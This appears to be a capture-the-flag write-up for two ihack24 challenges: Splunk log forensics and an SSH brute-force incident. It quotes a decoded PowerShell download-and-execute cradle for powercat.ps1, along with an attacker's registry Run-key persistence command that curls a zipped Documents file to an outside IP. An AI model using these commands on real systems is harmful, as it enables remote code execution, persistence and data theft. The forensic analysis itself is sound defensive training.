
[Forensics] - Happy SPLUNKing #10

1. In Splunk use the query below to filter event logs that involve the keyword powercat.ps1.

Note: The information of powercat.ps1and C:\Windows\Temp\powcat.ps1 are obtained during the search for all command line execution involving events carried out in the earlier challenges. During our search for the answer of Happy SPLUNKing #5 and #8, we discovered one of the two encoded command lines executed. One of them is the “CommandLine = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAYwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALwAvAHIAYQB3AC4AZwBpAHQAaAB1AGIAdQBzAGUAcgBjAG8AbgB0AGUAbgB0AC4AYwBvAG0ALwBiAGUAcwBpAG0AbwByAGgAaQBuAG8ALwBwAG8AdwBlAHIAYwBhAHQALwBtAGEAcwB0AGUAcgAvAHAAbwB3AGUAcgBjAGEAdAAuAHAAcwAxACcAKQANAAoA”. By decoding it, we get “IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1')”, which actually not even helpful for both Happy SPLUNKing #5 and #8 question.

The query:
index=* ("powercat.ps1") sourcetype=*

2. Then, we discovered an event log that listed a very long and obfuscated command line inside.



3. By decoding it, we got the plain command attacker used to maintain persistence.

PowerShell

Hello World switch languages

▸ Header

▾ Code

895 chars, 895 bytes (UTF-8)

```
$numbers = @(68, 83, 81, 22, 87, 82, 82, 22, 17, 126, 125, 122, 123, 106, 101, 89, 80, 66, 65, 87, 68, 83, 106, 123, 95, 85, 68, 89, 69, 89, 80, 66,
106, 97, 95, 88, 82, 89, 65, 69, 106, 117, 67, 68, 68, 83, 88, 66, 96, 83, 68, 69, 95, 89, 88, 106, 100, 67, 88, 17, 22, 25, 64, 22, 68, 83, 70, 89,
68, 66, 22, 25, 66, 22, 100, 115, 113, 105, 101, 108, 22, 25, 82, 22, 17, 85, 91, 82, 24, 83, 78, 83, 22, 25, 85, 22, 85, 67, 68, 90, 22, 27, 110,
102, 121, 101, 98, 22, 7, 3, 1, 24, 4, 5, 6, 24, 5, 5, 24, 1, 25, 67, 70, 90, 89, 87, 82, 22, 27, 112, 22, 80, 95, 90, 83, 69, 11, 118, 117, 12,
106, 99, 69, 83, 68, 69, 106, 87, 82, 91, 95, 88, 106, 114, 89, 85, 67, 91, 83, 88, 66, 69, 106, 114, 115, 101, 125, 98, 121, 102, 27, 15, 121, 1,
3, 116, 1, 99, 24, 76, 95, 70, 17, 22, 25, 80)
$decoded = $numbers | ForEach-Object { [char] ($_ -bxor 0x36) }
$decodedString = -join $decoded
$decodedString
```

▸ Footer

▸ Input

▸ Arguments

▾ Output

```
reg add 'HKLM\Software\Microsoft\Windows\CurrentVersion\Run' /v report /t REG_SZ /d 'cmd.exe /c curl -XPOST 157.230.33.7/upload -F
files=@C:\Users\admin\Documents\DESKTOP-9O75B7U.zip' /f
```

Flag: ihack24{reg add 'HKLM\Software\Microsoft\Windows\CurrentVersion\Run' /v report /t REG_SZ /d 'cmd.exe /c curl -XPOST 157.230.33.7/upload -F files=@C:\Users\admin\Documents\DESKTOP-9O75B7U.zip' /f}

[Incident Response] - SSH Compromised

1. Search on login and found a new session and successfully opened

2. Get the username and ip

```
File    Edit    View
Jul 27 05:02:22 vmprod-uat-01 sshd[153863]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.102.244.68  user=sysadmin
Jul 27 05:02:22 vmprod-uat-01 sshd[153865]: pam_uni                                                                                          nin
Jul 27 05:02:22 vmprod-uat-01 sshd[153869]: pam_uni                                                                                          nin
Jul 27 05:02:22 vmprod-uat-01 sshd[153867]: pam_uni                                                                                          min
Jul 27 05:02:23 vmprod-uat-01 sshd[153847]: Failed password for sysadmin from 149.102.244.68 port 47301 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153871]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.102.244.68  user=sysadmin
Jul 27 05:02:23 vmprod-uat-01 sshd[153849]: Failed password for sysadmin from 149.102.244.68 port 9217 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153853]: Failed password for sysadmin from 149.102.244.68 port 31722 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153851]: Failed password for sysadmin from 149.102.244.68 port 11336 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153873]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.102.244.68  user=sysadmin
Jul 27 05:02:23 vmprod-uat-01 sshd[153855]: Failed password for sysadmin from 149.102.244.68 port 56773 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153859]: Failed password for sysadmin from 149.102.244.68 port 62741 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153857]: Failed password for sysadmin from 149.102.244.68 port 61255 ssh2
Jul 27 05:02:23 vmprod-uat-01 sshd[153875]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.102.244.68  user=sysadmin
Jul 27 05:02:24 vmprod-uat-01 sshd[153861]: Failed password for sysadmin from 149.102.244.68 port 24888 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153863]: Failed password for sysadmin from 149.102.244.68 port 7153 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153865]: Failed password for sysadmin from 149.102.244.68 port 53842 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153869]: Failed password for sysadmin from 149.102.244.68 port 52336 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153867]: Failed password for sysadmin from 149.102.244.68 port 57047 ssh2
Jul 27 05:02:24 vmprod-uat-01 sshd[153845]: Failed password for sysadmin from 149.102.244.68 port 49249 ssh2
Jul 27 05:02:25 vmprod-uat-01 sshd[153871]: Failed password for sysadmin from 149.102.244.68 port 24445 ssh2
Jul 27 05:02:25 vmprod-uat-01 sshd[153873]: Failed password for sysadmin from 149.102.244.68 port 16503 ssh2
Jul 27 05:02:25 vmprod-uat-01 sshd[153875]: Failed password for sysadmin from 149.102.244.68 port 46547 ssh2
Jul 27 05:02:26 vmprod-uat-01 sshd[153863]: Accepted password for sysadmin from 149.102.244.68 port 7153 ssh2
Jul 27 05:02:26 vmprod-uat-01 sshd[153863]: pam_unix(sshd:session): session opened for user sysadmin(uid=1000) by (uid=0)
Jul 27 05:02:26 vmprod-uat-01 systemd-logind[712]: New session 735 of user sysadmin.
Jul 27 05:02:26 vmprod-uat-01 systemd: pam_unix(systemd-user:session): session opened for user sysadmin(uid=1000) by (uid=0)
Jul 27 05:02:26 vmprod-uat-01 sshd[153871]: Received disconnect from 149.102.244.68 port 24445:11: Bye Bye [preauth]
Jul 27 05:02:26 vmprod-uat-01 sshd[153871]: Disconnected from authenticating user sysadmin 149.102.244.68 port 24445 [preauth]
Jul 27 05:02:26 vmprod-uat-01 sshd[153935]: Received disconnect from 149.102.244.68 port 7153:11: Bye Bye
Jul 27 05:02:26 vmprod-uat-01 sshd[153935]: Disconnected from user sysadmin 149.102.244.68 port 7153
Jul 27 05:02:26 vmprod-uat-01 sshd[153863]: pam_unix(sshd:session): session closed for user sysadmin
Jul 27 05:02:26 vmprod-uat-01 systemd-logind[712]: Session 735 logged out. Waiting for processes to exit.
Jul 27 05:02:26 vmprod-uat-01 systemd-logind[712]: Removed session 735.
Jul 27 05:02:27 vmprod-uat-01 sshd[153847]: Failed password for sysadmin from 149.102.244.68 port 47301 ssh2
Jul 27 05:02:27 vmprod-uat-01 sshd[153849]: Failed password for sysadmin from 149.102.244.68 port 9217 ssh2
Jul 27 05:02:27 vmprod-uat-01 sshd[153853]: Failed password for sysadmin from 149.102.244.68 port 31722 ssh2
Jul 27 05:02:27 vmprod-uat-01 sshd[153873]: Received disconnect from 149.102.244.68 port 16503:11: Bye Bye [preauth]
```

Flag: ihack24{149.102.244.68_sysadmin}